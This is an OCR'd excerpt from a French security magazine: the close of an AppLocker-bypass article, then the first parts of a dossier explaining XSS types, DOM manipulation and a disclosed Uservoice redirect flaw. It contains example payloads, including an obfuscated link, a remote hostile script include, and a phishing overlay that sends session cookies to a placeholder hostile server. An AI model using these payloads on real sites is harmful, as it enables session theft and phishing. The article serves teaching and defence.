Contournement d'AppLocker par création d'un thread dans le processus courant via une macro VBScript

NOTE

Il existe bien l'option de sortie V de `msfpyload`, mais celle-ci résulte en un code VBA qui va créer un nouveau processus, ce qui ne fonctionnera justement pas dans le cas d'AppLocker.

Les différents niveaux de protection sur les macros, en particulier le blocage de l'exécution des macros non signées, n'apportent rien ici car l'attaquant rédige et exécute lui-même son code dans l'éditeur de macros. Afin d'éviter qu'AppLocker ne puisse être contourné de la sorte, plusieurs solutions sont envisageables :

- Ne pas installer le composant Visual Basic pour Applications dans les composants partagés d'Office ou désactiver VBA si cette fonctionnalité n'est pas utilisée (souvent inapplicable en entreprise).
- Positionner des ACL restrictives sur l'éditeur de macros d'Office, installé par défaut dans `C:\Program Files\Fichiers communs\Microsoft Shared\VBA\VBA6\VBE6EXT.OLB` (version 2003). La création de macros est ainsi rendue impossible et l'attaque présentée ci-dessus inopérante.

Conclusion

AppLocker est une technologie de blocage de l'exécution de binaires qui offre certains avantages par rapport aux classiques stratégies de restriction logicielle (SRP) comme le fait de pouvoir générer automatiquement les règles depuis un système « type » avant de les déployer par GPO. Si elle est convenablement configurée, cette technologie permet d'augmenter sensiblement le niveau de sécurité d'un système (poste de travail ou serveur) ; elle est en effet efficace contre les virus qui se contentent de dropper un exécutable et d'ajouter une clé `Run`, les end-users, les documents PDF, DOC ou autres exploitant une vulnérabilité afin de lancer un nouveau processus malveillant et a toutes les chances de décourager bon nombre d'attaquants peu expérimentés.

Cependant, elle ne bloquera pas un pentester déterminé si les règles par défaut ont été conservées ou si la sécurité n'est pas configurée en mode « paranoïaque » (avec une liste blanche des DLL autorisées). ■

▪ REMERCIEMENTS

Merci à Nicolas Ruff pour ses relectures et suggestions.

▪ RÉFÉRENCES

[1] http://www.microsoft.com/downloads/details.aspx?FamilyID=025CF2E8-B0AB-4419-B5BB-86AB2D5ECA83&displaylang=en

[2] http://technet.microsoft.com/en-us/magazine/2009.10.geekofalltrades.aspx

[3] http://technet.microsoft.com/en-us/library/dd723693(WS.10).aspx

[4] http://technet.microsoft.com/en-us/library/ee460941(WS.10).aspx

[5] http://msdn.microsoft.com/en-us/library/ms537359(VS.85).aspx

[6] http://www.microsoft.com/technet/security/advisory/979682.mspx

[7] http://blog.didierstevens.com/2009/05/06/shellcode-2-vbscript/

AGENDA

▪ 4 & 5 JUIN RENCONTRES SOLUTIONS SÉCURITÉ ET INFORMATIQUE LIBRE


Pour sa cinquième édition, le Salon Informatique de Maubeuge grandit et change de nom, pour devenir les RSSIL, Rencontres des Solutions de Sécurité et d'Informatique Libre. Lors de sa précédente édition, le salon affichait une affluence plus que respectable avec quelques 2000 visiteurs, 36 exposants et 300 concurrents pour les challenges.

Cette année, l'espace SculFort de Maubeuge accueillera une édition à la recette inchangée, mais aux proportions bien différentes :

- **Une partie exposition, avec cette année pas moins de 60 stands disponibles !**
- **Des conférences sur divers sujets techniques.**
- **Le challenge Ethical Hacking, avec la participation de membres de divers projets (dont BackTrack 4) pour la création des épreuves.**
- **Le Trophée Syntec des IUT de France, et ses trois épreuves (Applicative - Web - Sécurité).**
- **La nuit de Jeux en réseau (LAN).**

2009 a montré à Maubeuge que le logiciel libre, la sécurité et les challenges formaient un mélange qui attirait et intéressait de plus en plus de professionnels et de particuliers. Gageons que, cette année encore, Maubeuge saura être l'un des points de rendez-vous incontournables de cette fin de printemps pour quiconque œuvre dans le monde du logiciel libre. RSSIL est organisé par l'association ACISSI, dont l'objectif est de sensibiliser particuliers et professionnels aux enjeux de la sécurité informatique.

Toutes les informations pratiques, le programme des conférences et la liste des exposants se trouvent sur le site officiel : http://www.rssil.org/.



DOSSIER

PRÉAMBULE

LE WEB, ENCORE UN NOUVEAU MAILLON FAIBLE ?

Réfléchissons quelques minutes à l'évolution des fameux systèmes d'information. Ils sont entourés de moult protections, dont le marketing explique bien souvent le prix de la licence (notez que j'ai écrit « explique » et non « justifie »). Du coup, quand on cible une entité de l'extérieur, les points d'accès sont généralement connus et limités : un webmail, un VPN, un serveur de messagerie, un pseudo-serveur web.

Bref, quand il s'agit d'une attaque frontale et directe, il ne reste plus grand-chose. Étrangement, si on regarde les failles publiées ces dernières années, on constate qu'il n'y en a guère plus sur les serveurs (enfin, je considère les principaux). Attention au piège ici, ce n'est pas parce les publications de telles failles sont inexistantes que ces failles - et les exploits qui vont avec - n'existent plus, eux. Quand on regarde la « professionnalisation » du marché des exploits et qu'on récupère quelques informations ici et là, on constate que ce marché est florissant.

Tout cela pour dire qu'au final, la surface d'attaque est aujourd'hui principalement centrée sur les logiciels clients et les traitements de documents (MS Office et PDF en tête). Côté client, le navigateur remporte la palme. Et ce dossier porte sur cette surface.

Quand on parle *web*, la première attaque qui surgit est le XSS, ou *Cross Site Scripting*. Neuf fois sur dix, elle est réduite à faire afficher un pop-up en Javascript. Et si cette attaque était plus subtile et puissante ? Les trois premiers articles du dossier portent sur ce type d'attaque.

Dans le premier article, nous détaillons les mécanismes de fonctionnement de cette attaque. Ainsi, nous verrons que l'affichage d'un pop-up est simplement le moyen pour un *pentester* de valider la présence de la faille. Toutefois, les mécanismes sous-jacents permettent de comprendre pourquoi cette attaque est un des meilleurs vecteurs d'infection par des codes malicieux actuellement.

Souvent, quand on parle d'exploitation de failles, on pense d'abord aux failles type manipulation de mémoire (*overflow* et autres formats bugs), et le XSS qui passe pour presque négligeable. Le deuxième article compare les vulnérabilités et les techniques d'exploitation de ces deux catégories de failles.

Le troisième article porte sur l'aspect opérationnel : pourquoi les XSS marchent si bien (autre manière de dire pourquoi la lutte contre les XSS marche si mal) ? Pour cela, nous partons de trois idées fortes autour du XSS :

1. Le XSS est somme toute assez inoffensif.
2. Le XSS est facile à repérer et à neutraliser.
3. Il suffit de sécuriser ses développements pour éviter le XSS.

Nous donnons de nombreux exemples et arguments en opposition à ces préjugés.

Le dernier article du dossier renverse le problème. Depuis quelques années, force est de constater que le cœur névralgique de l'ordinateur d'une personne est son navigateur. Il contient ses mots de passe, permet d'accéder au(x) webmail(s), à ses données bancaires, ... Les attaquants s'en sont bien rendu compte.

Les développeurs de navigateurs l'ont également constaté. Ils proposent ainsi des approches différentes de la sécurité. Le dernier article de ce dossier présente les mesures fournies par les principaux navigateurs du marché en termes de sécurité. ■

XSS : LE DIABLE SE CACHE DANS LES DÉTAILS

1ÈRE PARTIE

XSS : PRINCIPES ET TYPOLOGIE

Pierre GARDENAT – pierre.gardenat@ac-rennes.fr
Chargé de mission SSI – Académie de Rennes

mots-clés : XSS / CROSS SITE SCRIPTING / JAVASCRIPT / MALWARE / BOTNET

Le XSS (pour Cross Site Scripting) est à la fois connu et mal connu : connu parce qu'il est aussi vieux que le Web lui-même, ce qui fait qu'aucune personne s'intéressant même de loin à la sécurité informatique n'ignore ses grands principes, mal connu parce que comme tout ennemi familier que l'on a connu petit et chétif, il a grandi et s'est développé dans l'ombre de son grand frère, le Web, en n'attirant que peu les regards et en conservant aux yeux de beaucoup d'experts en sécurité l'image d'un parasite mineur, juste capable de provoquer l'affichage de messages d'avertissement inoffensifs ou de lancer des attaques reposant sur un minimum d'ingénierie sociale.

1 Introduction

L'objectif de cet article est précisément de montrer l'étendue de l'ombre que la croissance phénoménale du Web a projeté ces dernières années, et au sein de laquelle le XSS a pu prospérer dans une indifférence surprenante : le XSS figurait en 2007 à la première place du « top ten » de l'OWASP des vulnérabilités web les plus critiques[1]. Le rapport publié en novembre 2009 par WhiteHat Security, la société fondée par Jeremiah Grossman, confirme ce classement et évoque le chiffre inquiétant de 66% de sites affectés par au moins une vulnérabilité XSS[2]. Il ne serait donc pas étonnant que le XSS soit en passe de devenir une composante importante de scénarios d'infection massive exploitant des vecteurs d'attaques combinées, visant entre autres à constituer des réseaux de machines zombies. Comment en est-on arrivé là ? Pour l'expliquer, il est important de revenir à la base du XSS, aux principes mêmes qui le rendent possible. Cela nous permettra de mieux comprendre les différents types de XSS et les attaques qu'ils autorisent. Dans la deuxième partie de cet article, nous verrons que le XSS, *mutatis mutandis*, n'est pas si éloigné que cela de techniques d'attaques applicatives plus classiques par débordement de tampon, ce qui explique et permet de mieux comprendre certaines de ses propriétés fondamentales. Enfin, dans un troisième article, nous nous interrogeons sur les raisons susceptibles d'expliquer le relatif échec de la lutte anti-XSS aujourd'hui et illustrons notre propos en essayant d'évaluer le risque réel de différents scénarios d'attaques, tirant notamment partie des trois erreurs les plus fréquemment commises à propos du XSS.

2 Définition et principe de base

Le XSS, comme le suggère le mot « site » de Cross Site Scripting, consiste à injecter et faire interpréter ou mieux faire exécuter un code imprévu à un navigateur web **[3][8]**. De cette définition, on déduit deux propriétés essentielles du XSS :

- C'est une technique d'attaque côté client, ce qui ne veut pas dire pour autant que le XSS ne modifie aucune donnée sur les serveurs, mais qu'il se sert du navigateur de ses victimes comme élément d'exécution de code.
- Il ne se limite pas à un langage : tout langage reconnu par le navigateur ou l'un de ses greffons est susceptible d'être utilisé. En pratique, le XSS exploite surtout les descripteurs HTML et le JavaScript.

Même si nous utilisons le terme générique de « navigateur » dans la suite de cet article, il est également important de garder à l'esprit que tout logiciel susceptible d'interpréter au moins du code HTML peut être exploité pour lancer une attaque XSS.

Exemple : Imaginons qu'un site web se serve d'une variable **t** passée en URL pour afficher le titre d'une page :

```
page.jsp?t=Titre_de_la_page
```

Si l'on remplace le contenu de **t** par du code interprétable et que côté serveur, on ne contrôle pas le contenu de **t**, on peut faire exécuter une action non prévue au navigateur, comme afficher le contenu des *cookies* accessibles depuis l'URL courante :

```
page.jsp?t=<script>alert(document.cookie)</script>
```

Insistons bien sur ce point : ce qui caractérise le XSS est l'injection d'un élément interprétable ou exécutable par le navigateur. Cela signifie que tout élément d'une requête HTTP ou HTTPS offre théoriquement une surface d'attaque. Ainsi, même si le plus souvent, c'est une entrée utilisateur passée en URL ou dans un champ de formulaire qui amène le code injecté, le XSS n'est pas impossible dans le contexte de pages web HTML statiques : la manipulation des différents éléments d'une requête HTTP (*Accept*, *Accept-Language*, *Referer*, *Cookie*, etc.) permet parfois d'injecter du code non prévu, notamment à travers le déclenchement d'erreurs.

Exemple : Imaginons le cas où un serveur web est programmé pour traiter la valeur de la variable **_REFERER_** transmise dans une requête HTTP pour renvoyer, en cas de code d'erreur 404, vers la dernière page visitée ; imaginons que le serveur, sans contrôle particulier de la valeur du **_REFERER_**, renvoie une 404 du type :

```
<html><head><title>404</title></head><body>Page introuvable...<br>
<a href="_REFERER_">Retour</a></body></html>
```

et imaginons qu'on lui adresse la requête suivante :

```
GET /page_inexistante.html HTTP/1.0
Host: CIBLE
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
            rv:1.8.1.18) Gecko/20081029 Firefox/2.0.0.18
Referer: "></a><script>alert('coucou')</script>
```

Nous déclencherons bien l'affichage du message « coucou ». Les attaques de ce type sont toutefois peu exploitables la plupart du temps, dans la mesure où il n'est pas toujours facile de forcer la valeur du *referer* ou d'un autre élément de l'en-tête HTTP sur le navigateur d'une victime. Elle devient en revanche tout à fait intéressante dans le cas d'attaques massives distribuées telles que nous les verrons par la suite, ou dans le cas d'applications enregistrant le contenu de certains champs d'en-tête comme le referer en base de données.

Maintenant que nous connaissons le principe de base de l'injection XSS, examinons les différentes situations qui peuvent la provoquer **[4]**.

3 Les XSS volatils (reflective XSS en anglais)

Ce sont les plus connues et les plus courantes ; ce type d'injection est provoquée par une requête HTTP GET ou POST spécialement construite de sorte qu'un des paramètres passés dans la requête contient un code qui sera interprété par le navigateur ; les attaques reposant sur un XSS volatil exploitent donc le plus souvent des liens malveillants pointant vers un site vulnérable :

Exemple : Si l'on reprend l'exemple présenté plus haut, un attaquant, pour déclencher l'exécution de code JavaScript dans le navigateur de sa victime, devrait l'amener à cliquer sur un lien pointant vers :

```
http://site_vulnerable/page.jsp?t=<script>code_hostile()</script>
```

Evidemment, comme ce type d'attaque nécessite un minimum d'ingénierie sociale, les liens sont généralement légèrement obfusqués, de manière à masquer la présence de code hostile et éventuellement à déjouer les filtres de certains pare-feu applicatifs ; ainsi le lien précédent pourrait être remplacé par :

```
http://site_vulnerable/page.jsp?%74%3d%3c%73%63%72%69%70%74%3e%63%6f
%64%65%5f%68%6f%73%74%69%6c%65%28%29%3c%2f%73%63%72%69%70%74%3e
```

Notons que c'est une vulnérabilité de ce type qui a été exploitée récemment sur le site d'Apple pour y afficher une publicité vantant les qualités du dernier système d'exploitation de Microsoft[3].

4 Les XSS persistants (permanent XSS en anglais)

L'injection est ici réalisée non pas à travers un élément présent dans la requête HTTP, mais par le biais d'un code stocké dans une base de données ou un fichier, et qui se trouve intégré dans le rendu HTML. Dans la mesure où rien dans la requête HTTP ne permet de prévoir l'injection, les attaques reposant sur une XSS persistante sont bien plus redoutables que les précédentes.

Exemple : Considérons un réseau social qui demande à un utilisateur de saisir des informations personnelles telles que nom, prénom et date de naissance afin de constituer un profil destiné à être affiché par d'autres utilisateurs ; si l'application ne filtre pas correctement certains caractères et qu'un utilisateur, au lieu de son nom, peut enregistrer et faire afficher dans sa page de profil une information du type :

```
mon_nom<script src=http://serveur_distant/script_hostile.js >
```

Il est possible que d'autres utilisateurs, par le simple fait de visiter ce profil, déclenchent l'exécution du script situé à l'adresse http://serveur_distant/script_hostile.js.

C'est une vulnérabilité de ce type qui a notamment été exploitée par les vainqueurs du challenge lancé par la société StrongWebmail pour éprouver la sécurité de son webmail[4] ; ce type de vulnérabilité a également été utilisée pendant la dernière campagne présidentielle américaine, pour rediriger les visiteurs du site de Barack Obama vers le site d'Hilary Clinton[5].

5 Combinaisons et variantes

Si l'on considère l'ensemble des attaques XSS, il est toujours possible de les rattacher à l'une des deux injections précédentes, mais il existe quelques variantes qu'il est intéressant de signaler ici :

a) La littérature relative au XSS mentionne souvent un troisième type dit *DOM-based* en anglais, décrivant une injection locale, c'est-à-dire réalisée à travers la manipulation locale du DOM[6] ; dans ce cas, c'est une vulnérabilité affectant une application JavaScript, côté client[7], qui est exploitée.

Exemple : Supposons que la page accueil.html contienne un JavaScript récupérant le contenu d'une variable nom passée en URL et l'affiche si elle n'est pas vide :

```
<script>
var a=document.URL.indexOf("nom=");
if(a!=-1){
document.write(document.URL.substring(a+4,document.URL.length));
}
</script>
```

Une requête pointant sur cette page avec le paramètre « ?#nom=<script>fonction_hostile()</script> » serait en principe susceptible de déclencher une attaque. Ce qui est intéressant ici, par rapport aux cas précédents, c'est que l'on peut théoriquement injecter du code en utilisant une référence à une ancre interne au document (caractère #) ; rappelons que tout ce qui suit le caractère # dans une URL n'est pas transmis au serveur web et est seulement interprété localement par le navigateur. Naturellement, cet exemple ne devrait pas fonctionner sur un navigateur récent, mais de nombreuses applications exploitant des requêtes XMLHttpRequest[8] sont vulnérables à des injections locales.

b) Comme tout élément exploité dans une application web et susceptible d'être utilisé dans le rendu HTML, un cookie peut être vulnérable à une injection XSS ; ce type d'injection est même très intéressante pour un attaquant, puisqu'il permet généralement de mener des attaques discrètes, comparables à celles qui exploitent une XSS persistante.

c) Les failles de redirection constituent certainement une des variantes de XSS volatils les plus communes et les plus dangereuses, car leurs conséquences potentielles sont souvent mal comprises des développeurs.

Exemple : Supposons que la page de *logout* suivante permette à une application de rediriger l'utilisateur vers la page d'accueil d'un portail après effacement des cookies de session :

```
logout.php ?url=accueil.php
```

Si la variable url n'est pas correctement filtrée, il est possible à un attaquant de présenter un lien du type http://site_legitime/logout.php ?url=http://site_malveillant pour rediriger automatiquement l'utilisateur vers une ressource de son choix.

d) Il est aussi important de garder à l'esprit que les pseudo-protocoles *javascript* et *data* (également appelés *javascript URI* et *data URI*) peuvent eux-aussi être exploités par un attaquant dans une redirection et ont accès aux cookies du domaine courant. Pour illustrer mon propos, voici quelques détails d'une vulnérabilité découverte en juillet dernier, affectant le service d'authentification relais de *uservoice.com/Rpx*[9] ; cette vulnérabilité a naturellement été corrigée depuis[10].

Uservoice est un fournisseur de service de retour utilisateur (*feedback*), utilisé par tous les principaux fournisseurs de services en ligne (Google, Microsoft Live, Facebook, Yahoo, Twitter, MySpace, etc.) et qui présente l'intérêt de s'appuyer sur leur service d'authentification.

Le service Uservoice peut être appelé en passant par le site uservoice.com, avec une URL du type : https://login.uservoice.com/web_site_using_uservoice/start?token_url=callback_URL ou directement depuis le service web qui l'exploite.

Exemple pour Facebook :

```
https://www.facebook.com/login.php?v=1.0&api_key=KEY
```

Le problème venait du fait que uservoice.com ne vérifiait pas correctement la valeur de la variable token_url passée en paramètre, ce qui autorisait un attaquant à rediriger l'utilisateur vers une URL de son choix :

```
https://login.uservoice.com/openid/start?token_url=http://
site_malveillant&openid_identifier=a
```

Ce type d'attaque permettait d'exécuter des requêtes GET et POST sur n'importe quel domaine ; cependant, en raison des limitations imposées par la *Same Origin Policy*[11], il n'était pas possible d'accéder aux réponses — sauf pour le domaine login.uservoice.com. Un attaquant pouvait exploiter

cette vulnérabilité pour lancer des attaques de *phishing*[12], exécuter des requêtes de type *Cross Site Request Forgery*[13] ou essayer de profiter d'autres vulnérabilités dans le navigateur de ses victimes ou l'un de ses greffons (lecteur flash, pdf, office, etc.).

Il était aussi possible de créer des URL dans le domaine Facebook, capables de rediriger automatiquement les utilisateurs après authentification vers des ressources arbitraires. Sous certaines conditions, un attaquant pouvait également utiliser une URL des domaines **google.com** ou **yahoo.com** :

Fig. 1 Exemple d'attaque exploitant la vulnérabilité de Uservoice/Rpx, consistant à envoyer aux victimes potentielles un lien renvoyant à une page presque identique à la page d'authentification de Facebook et qui utilise bien https sur le domaine www.facebook.com. Un utilisateur averti remarquera la mention « uservoice.com », qui suggère que Facebook est utilisé ici en relais d'authentification.

```
https://www.google.com/accounts/ServiceLogin?service=lso&
domain=Login.uservoice.com&continue=https%3A%2F%2Fwww.google.
com%2Faccounts%2Fo8%2Fud%3Fst%3Dclef_forgee

https://login.yahoo.com/config/login?.src=openid&parametres_
forges
```

Cette vulnérabilité, qui n'affectait en réalité qu'un service périphériques de sites de grande audience comme Google, Yahoo ou Facebook, mais qui permettait de contourner leur politique de sécurité, illustre bien les risques liés aux relais d'authentification et aux mécanismes de propagation de l'identité.

e) Dans un certain nombre de cas, des attaques XSS peuvent être réalisées à travers des requêtes inter-protocoles[14] ; nous ne nous étendrons pas sur ce sujet, qui mériterait à lui seul un développement qui nous ferait sortir du cadre de cet article.

f) *Last but not least*, nous avons vu que les greffons ou *plugins* permettaient d'interpréter, au sein du navigateur, des documents écrits dans un langage autre que le HTML (PDF, SWF, etc.). Il est parfois possible, indépendamment des vulnérabilités de plus bas niveau pouvant affecter des greffons, d'injecter du code HTML ou JavaScript non prévu dans certaines variables mal contrôlées. Ces injections, qui permettent souvent un accès aux cookies de la page courante, sont assimilables à du XSS, et ce même si elles n'exploitent pas directement une vulnérabilité de l'application web ; tout script autorisant les utilisateurs à déposer des fichiers en ligne expose au risque de détournement malveillant de cette fonctionnalité. Nous verrons un peu plus loin pourquoi il n'est pas évident de mettre en place des contre-mesures efficaces.

Volatiles ou persistantes, les vulnérabilités XSS sont donc susceptibles d'être rencontrées dans des situations variées **[6] [7]** et leur exploitation ne nécessite pas forcément d'ingénierie sociale. Nous allons voir maintenant d'où le XSS tire l'essentiel de sa puissance.

6 XSS et API DOM

L'API DOM[15] (pour *Document Object Model*) définit la structure des documents XML et les moyens par lesquels on peut accéder et manipuler ces documents. Toute injection XSS offre en fait un accès complet au contenu de la page téléchargée et interprétée par le navigateur de l'internaute. Il est ainsi possible de réécrire totalement cette page grâce à l'API DOM et de détourner son usage : redirection transparente, vol de session ou de données d'authentification, émission de requêtes à l'insu de l'internaute, etc.

Sous Firefox, l'injection du script suivant au sein d'une page légitime contenant un élément d'*id* « exemple » permet d'en réécrire le contenu :

```
function a(){
var x=document.getElementById('exemple');
if(x!=null){
this.document.body.innerHTML="<iframe id=iframe_hostile name=iframe_
hostile width=100% height=100% src=http://serveur_distant/
page_hostile.htm ></iframe>";
}else{
setTimeout('a()',400);
}
}
a();
```

Le script exécute une fonction `a()` tous les 400 millièmes de seconde, chargée de vérifier l'existence dans la page d'un élément « exemple ». La présence de cet élément indiquera que la page est chargée ; si l'élément « exemple » est trouvé, le script remplace le contenu de la page par une *iframe* appelant la page distante **http://serveur_distant/page_hostile.htm**. De la même manière, il est possible d'ajouter, de modifier ou de supprimer tout élément dans une page :

```
function b(u){
var Ndiv = null;
var jsFile2 = document.getElementById('home_main');
if (Ndiv) {jsFile2.removeChild(Ndiv);}
Ndiv = document.createElement("div" );
Ndiv.innerHTML=u;
jsFile2.appendChild(Ndiv);
}
```

Cette fonction ajoute par exemple sous Firefox un élément ** ** à un élément existant portant l'id « home_main » et y insère le contenu de la variable **u** passée en paramètre.

L'utilisation de l'API DOM peut notamment être exploitée par un attaquant pour réécrire une page légitime et présenter à l'utilisateur une page lui demandant de saisir des codes d'accès. Ces attaques de phishing sont particulièrement redoutables puisque la page présentée se trouve bien dans le domaine attendu par l'utilisateur. Il est important d'avoir à l'esprit que même une vulnérabilité présente sur une page de déconnexion peut être exploitable, une attaque pouvant consister à s'en servir pour présenter une page de connexion :

```
document.write("<iframe id=o name=o style='margin:0; padding:0;
border-width:0; border- style:none; scrolling:none'
src=https://serveur_legitime/page_de_login height=\"100%\"
width=\"100%\" ></iframe>");document.write("<iframe id=i name=i
border=0 src=\"https://serveur_legitime/page_de_logout?variable_
mal_controlee=<script>function a(){setTimeout('a();',6000);
var u='http://serveur_hostile/enregistrement_sessions?w=';
var v=document.cookie;var w=u.concat(v);document.getElementById
('j').src = w;}a();</s"+"cript><img name=j id=j border=0
height=1 width=1>\" height=1 width=1></iframe>");
```

Ce script exploite une vulnérabilité présente sur la page « page_de_logout » pour remplacer le contenu de cette page par un document contenant deux iframes : une première, présentant la page de login légitime de l'application et une deuxième, exploitant une seconde fois la vulnérabilité de la page de logout pour envoyer toutes les six secondes le contenu des cookies courants sur un serveur hostile distant. Ce mécanisme tire parti du fait que page de logout et page de login ont toutes deux accès aux cookies assurant la continuité de la session.

Les possibilités offertes à l'attaquant sont en fait énormes, à tel point que Jeremiah Grossman sous-titrait son livre *XSS Attacks* paru en avril 2007 « *XSS is the New Buffer Overflow, JavaScript Malware is the New Shell Code* »[16]. Cette assertion, qui semble osée de prime abord, tire sa justification de la formidable ascension du JavaScript au cours des dernières années, JavaScript dont la puissance permet aujourd'hui, plus encore qu'en 2007, de faire tourner de véritables applications dans un navigateur web : des suites bureautiques comme Google Documents[17], Zoho Office[18] ou ThinkFree[19], mais aussi de véritables WebOS comme eyeOS[20].

Nous examinerons d'un peu plus près cette analogie entre XSS et attaques applicatives classiques dans la seconde partie de cet article, car elle permet de mieux comprendre toute l'étendue des possibilités offertes à un attaquant par le XSS, notamment à travers l'injection de différents types de codes JavaScript malveillants. ■

NOTES

[1] **Le classement 2010, plus sensible au risque qu'à la fréquence des vulnérabilités, le rétrograde à la seconde place, mais l'évaluation du risque néglige selon nous l'impact potentiel d'une attaque massive telle que celle que nous décrivons dans notre troisième partie : cf.** http://bit.ly/1mmN4o.

[2] **Voir** http://bit.ly/9EcBfV

[3] **Voir** http://bit.ly/49mXqO

[4] **Voir** http://bit.ly/b3yD3j **et** http://bit.ly/16mOO9

[5] **Voir** http://bit.ly/bt2Z0B

[6] ***Document Object Model*** **; voir** http://www.w3.org/DOM/ **et** http://bit.ly/9sujhD

[7] **Voir** http://bit.ly/vAEuO

[8] **Souvent abrégé en XHR : type de requête réalisée en JavaScript, permettant notamment de mettre à jour certaines données d'une page sans avoir à la recharger entièrement ; l'usage de ces requêtes peut être détourné pour masquer une activité malveillante ; voir** http://bit.ly/bFdY8T.

[9] **Voir** https://rpxnow.com/

[10] **Il faut souligner ici la très grande réactivité de Uservoice/Rpx : nous leur avons signalé la vulnérabilité ainsi qu'à Google, Facebook et Microsoft le 07 juillet 2009 vers 16H (heure de Paris). Vers 22H30, un premier correctif était apporté au service d'authentification de Uservoice, qui neutralisait la plupart des attaques signalées. La vulnérabilité a été totalement corrigée le 10 juillet.**

[11] **Voir** http://bit.ly/Spqp0 **; nous y revenons dans la suite de l'article.**

[12] **Voir** http://bit.ly/vFkvu

[13] **Voir** http://bit.ly/6jhPU **; voir aussi** http://bit.ly/7L1rzQ **pour un exemple récent d'exploitation de ce type d'attaque sur Facebook.**

[14] **Voir** http://i8jesus.com/?p=75

[15] ***Document Object Model*** **; voir** http://www.w3.org/DOM/ **et** http://bit.ly/9sujhD

[16] **« Le XSS est le nouveau dépassement de tampon, et le code JavaScript malveillant le nouveau *shellcode* » : voir** http://bit.ly/cpP3cL.

[17] **Voir** http://bit.ly/woD5s

[18] **Voir** http://www.zoho.com/

[19] **Voir** http://bit.ly/39gF5

[20] **Voir** http://fr.eyeos.org/

Les références de cet article sont disponibles sur www.miscmag.com/ref49.

XSS : LE DIABLE SE CACHE DANS LES DÉTAILS
2ÈME PARTIE

XSS ET OVERFLOW : « NIHIL NOVIS SUB SOLE[1] »

Pierre GARDENAT – pierre.gardenat@ac-rennes.fr

mots-clés : XSS / CROSS SITE SCRIPTING / JAVASCRIPT / MALWARE / BOTNET

Résumé de l'épisode précédent :

Le XSS, en tirant notamment parti de l'API DOM, permet de réaliser des attaques si puissantes que Jeremiah Grossman sous-titrait son livre XSS Attacks paru en avril 2007 « XSS is the New Buffer Overflow, JavaScript Malware is the New Shell Code[2] ». Il est important d'examiner de plus près cette analogie entre XSS et attaques applicatives classiques afin de bien comprendre toute l'étendue des possibilités offertes par le XSS à un attaquant, notamment à travers l'injection de différents types de codes JavaScript malveillants. Dans la troisième partie de cet article, nous essaierons d'évaluer le risque réel de différents scénarios d'attaques, tirant notamment parti des trois erreurs les plus fréquemment commises à propos du XSS.

Les attaques XSS ne constituent en rien un genre nouveau d'attaque informatique ; elles font partie de la grande famille des attaques par injection, comme le dépassement de tampon.

Dans une attaque applicative classique par dépassement de tampon, on distingue généralement trois phases :

a) L'exploitation de la faille, qui consiste à placer dans une variable une valeur de longueur supérieure à celle de la mémoire qui lui est réservée et contenant un code que l'on souhaite injecter. On écrit donc au-delà du tampon sur la zone mémoire du processus, jusqu'à remplacer une adresse de retour ou des structures internes par l'adresse du code injecté ; cette valeur, contenant le code à exécuter et l'adresse de retour, est communément appelée « charge utile » ou *payload* en anglais, car elle contient tous les éléments nécessaires à l'exploitation de la faille.

b) L'exécution du code injecté, qui lance généralement un *shell*, mais qui permet en réalité d'effectuer d'autres actions : télécharger et exécuter un code distant, ouvrir un *connect back* (ou *reverse shell*) en lançant une connexion TCP associée à une redirection de l'interpréteur de commandes, etc. L'écriture d'un *shellcode* est souvent soumise à certaines contraintes : de portabilité (d'un OS à l'autre, d'une version à l'autre d'un même OS, etc.) ; d'environnement : le contexte de la fonction utilisée pour l'injection impose un type de variable, il faut être capable de déterminer l'adresse de début du code injecté au sein du programme attaqué ; de grammaire : le shellcode ne doit pas contenir certains caractères (le *nul byte* souvent, un / ou un . dans une URL, etc.).

c) La fiabilisation, qui consiste à assurer la survie de l'attaque par divers moyens : modification des processus lancés au démarrage, remplacement de processus système légitimes par des processus intégrant des portes dérobées ou permettant de dissimuler l'action des processus lancés par l'attaquant, obfuscation ou chiffrement des données transmises au sein de flux légitimes, etc. Les différentes techniques exploitables sont mises en œuvre au sein de programmes ou d'ensembles de programmes désignés sous le terme de *rootkits*.

Nous allons voir qu'une attaque XSS, au-delà de l'aspect anecdotique du message d'alerte qui lui est souvent associé, et qui n'est en fait qu'une « preuve de concept » (mauvaise traduction de *Proof Of Concept* en anglais) indiquant qu'une vulnérabilité est vraisemblablement exploitable, fonctionne exactement de la même manière, et, *mutatis mutandis*, obéit aux mêmes types de contraintes.

1 L'exploitation d'une faille XSS

A l'instar du débordement de tampon, nous avons vu qu'une vulnérabilité XSS était présente dès que l'on pouvait injecter du code non prévu : si le débordement de tampon exploite une fonction dans un processus, le XSS quant à lui exploite une requête HTTP qui, comme la fonction, gère un certain nombre de variables : celles qui sont passées en GET dans l'URL ou envoyées en POST, mais aussi les différents éléments associés à la requête, comme les *cookies*, le *referer*, etc.

